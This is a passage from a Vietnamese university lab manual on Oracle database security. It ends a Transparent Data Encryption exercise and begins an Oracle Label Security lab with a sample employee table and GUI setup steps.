➤ Trong trường hợp *wallet* đóng:

```

SQL> conn /as sysdba
Connected.
SQL> ALTER SYSTEM SET ENCRYPTION WALLET CLOSE IDENTIFIED BY "2";
System altered.

SQL> select * from QuanTriDL.NhanVien2;
select * from QuanTriDL.NhanVien2
*
ERROR at line 1:
ORA-28365: wallet is not open

SQL> conn QuanTriDL/1
Connected.
SQL> select * from QuanTriDL.NhanVien2;
select * from QuanTriDL.NhanVien2
*
ERROR at line 1:
ORA-28365: wallet is not open

SQL> conn nv001/1
Connected.
SQL> select * from QuanTriDL.NhanVien2;
select * from QuanTriDL.NhanVien2
*
ERROR at line 1:
ORA-28365: wallet is not open

```

- Khi các user (kể cả *sysdba*, *QuanTriDL*) kết nối đến CSDL thì đều không xem được nội dung của bảng *NhanVien2*

⇒ **Kết luận:** Người dùng tạo ra bảng (*QuanTriDL*) và người dùng khác (*nv001*) khi Wallet mở thì luôn luôn xem được cơ sở dữ liệu đã được mã hóa bằng TDE. TDE có cơ chế bảo mật khá tốt nhưng Mã hóa bởi TDE chỉ bảo vệ cơ sở dữ liệu ở mức tập tin giúp tránh các tấn công vào nơi lưu trữ của cơ sở dữ liệu trong bộ nhớ. Đó là TDE chỉ mã hóa mức file nên chỉ cần user có quyền truy cập vào CSDL thì vẫn có thể xem dữ liệu ở dạng bản rõ. Dựa vào điểm này mà các hacker có thể lợi để tấn công vào CSDL. Vì thế cần phải áp dụng thêm một số cơ chế bảo mật khác để tăng độ an toàn cho CSDL.

BÀI 3. THỰC HÀNH CƠ CHẾ AN TOÀN DỰA VÀO NHÃN (OLS) TRONG ORACLE

3.1. GIỚI THIỆU

Cơ chế an toàn dựa vào nhãn (OLS - Oracle Label Security) là một cơ chế an toàn của Oracle được hiện thực dựa trên nền tảng công nghệ VPD, cho phép các nhà quản trị điều khiển truy xuất dữ liệu ở mức hàng (row-level) một cách tiện lợi và dễ dàng hơn. Nó điều khiển việc truy xuất nội dung của các hàng dữ liệu bằng cách so sánh nhãn của hàng dữ liệu với nhãn và quyền của người dùng. Các nhà quản trị có thể dễ dàng tạo thêm các chính sách kiểm soát việc truy xuất các hàng dữ liệu cho các CSDL bằng giao diện đồ họa thân thiện người dùng có tên gọi là Oracle Policy Manager hoặc bằng các packages được xây dựng sẵn.

- Quy trình cơ bản để hiện thực một chính sách OLS gồm 5 bước như sau:
 - Bước 1: Tạo chính sách OLS
 - Bước 2: Định nghĩa các thành phần có thể có của một nhãn thuộc chính sách trên.
 - Bước 3: Tạo các nhãn dữ liệu.
 - Bước 4: Gán chính sách trên cho các bảng hoặc schema mà ta muốn bảo vệ.
 - Bước 5: Gán các giới hạn quyền, các nhãn người dùng hoặc các quyền truy xuất đặc biệt cho những người dùng liên quan.

3.2. MỤC TIÊU THỰC HÀNH

Mục tiêu của bài thực hành này là giúp sinh viên hiểu về cơ chế OLS và có thể áp dụng được nó vào một cơ sở dữ liệu Oracle cụ thể để thấy được tính bảo mật của OLS từ mức hàng, cột thậm chí đến mức ô.

3.3. NỘI DUNG THỰC HÀNH

- **Mô tả bài toán:**

Ta có một bảng Cơ sở dữ liệu lưu thông tin về các nhân viên của một công ty phần mềm như sau:

ID	HoTen	DiaChi	Phong	ChucVu	ChiNhanh	Luong
01	Trần Minh	Hà Nội		Giám đốc	Miền Bắc	5000
02	Lê Minh	Hà Tây	Kế hoạch	Trưởng phòng	Miền Bắc	3500
03	Vũ Văn Hiệp	Bắc Giang	Kế hoạch	Trưởng phòng	Miền Nam	3500
04	Nguyễn Văn Hoàng	Hà Nội	Maketing	Nhân viên	Miền Nam	3000

05	Lê Thị Vân	Hải Phòng	Maketing	Nhân viên	Miền Bắc	1500
06	Nguyễn Văn Hải	Hải Dương	Lập trình	Trưởng phòng	Miền Bắc	3500
07	Trần Văn Hoàng	Nam Định	Lập trình	Nhân viên	Miền Nam	2000
08	Nguyễn Hoàng Yên	Hải Dương	Kế hoạch	Nhân viên	Miền Nam	1500
09	Lê Văn Giang	Nghệ An	Kế hoạch	Nhân viên	Miền Bắc	2000
10	Nguyễn Hồng Kiên	Hà Tây		Giám đốc	Miền Nam	5000

- **Yêu cầu bài toán:**

- Tất cả các nhân viên có thể xem thông tin của các nhân viên của phòng mình.
- Tất cả các trưởng phòng: có thể xem, sửa và thêm thông tin của phòng mình.
- Giám đốc chi nhánh: có thể thực hiện tất cả các hoạt động đối với chi nhánh của mình.

- **Việc thực hành được chia thành 8 phần nhỏ. Bao gồm:**

- Phần 1: Hướng dẫn cấu hình OLS
- Phần 2: Tạo tài khoản người dùng và dữ liệu
- Phần 3: Tạo chính sách OLS
- Phần 4: Tạo các nhãn dữ liệu (data label) để sử dụng.
- Phần 5: Áp dụng chính sách an toàn trên cho các bảng.
- Phần 6: Gán nhãn cho các hàng dữ liệu của bảng
- Phần 7: Tạo người dùng cần thiết
- Phần 8: Gán nhãn cho người dùng


- **Các công cụ sử dụng:**

- Oracle 11g (bắt buộc)
- SQL Developer (tùy chọn)

3.3.1. Hướng dẫn cấu hình OLS

Tạo một CSDL mới và kích hoạt OLS cho CSDL đó.

- Đầu tiên ta tạo Listener bằng cách: Chọn Start → Programs → Oracle-OraDb10g_home1 → Configuration and Migration Tools.



- Chọn Net configuration Assistant sau đó chọn Listener configuration rồi ấn Next:




- Chọn Add sau đó ấn Next:



- Điền tên của Listener, ở đây ta để mặc định là LISTENER, sau đó ấn **Next**:



- Để mặc định sau đó **Next**



- Tiếp theo chọn **No** sau đó ấn **Next**:



- Tiếp tục chọn **Next:**




- Chọn **Finish** và đợi quá trình hoàn tất:




- Tiếp đến tạo một CSDL mới và cấu hình OLS.


Chọn Start → Programs → Oracle-OraDb10g_home1 → Configuration and Migration Tools → Database Configuration Assistant.




Cửa sổ chương trình sẽ hiện ra như hình bên dưới. Ấn **Next** để tiếp tục:




- Trong cửa sổ **Step 1**, chọn **Create a Database** và ấn **Next**:




- Trong **Step 2**, chọn **Custom Database** và ấn **Next**.




- Trong **Step 3**, điền tên database (Database ở đây được đặt là *nhansu*) và ấn **Next**.




- Trong **Step 4**, để mặc định và chọn **next**.



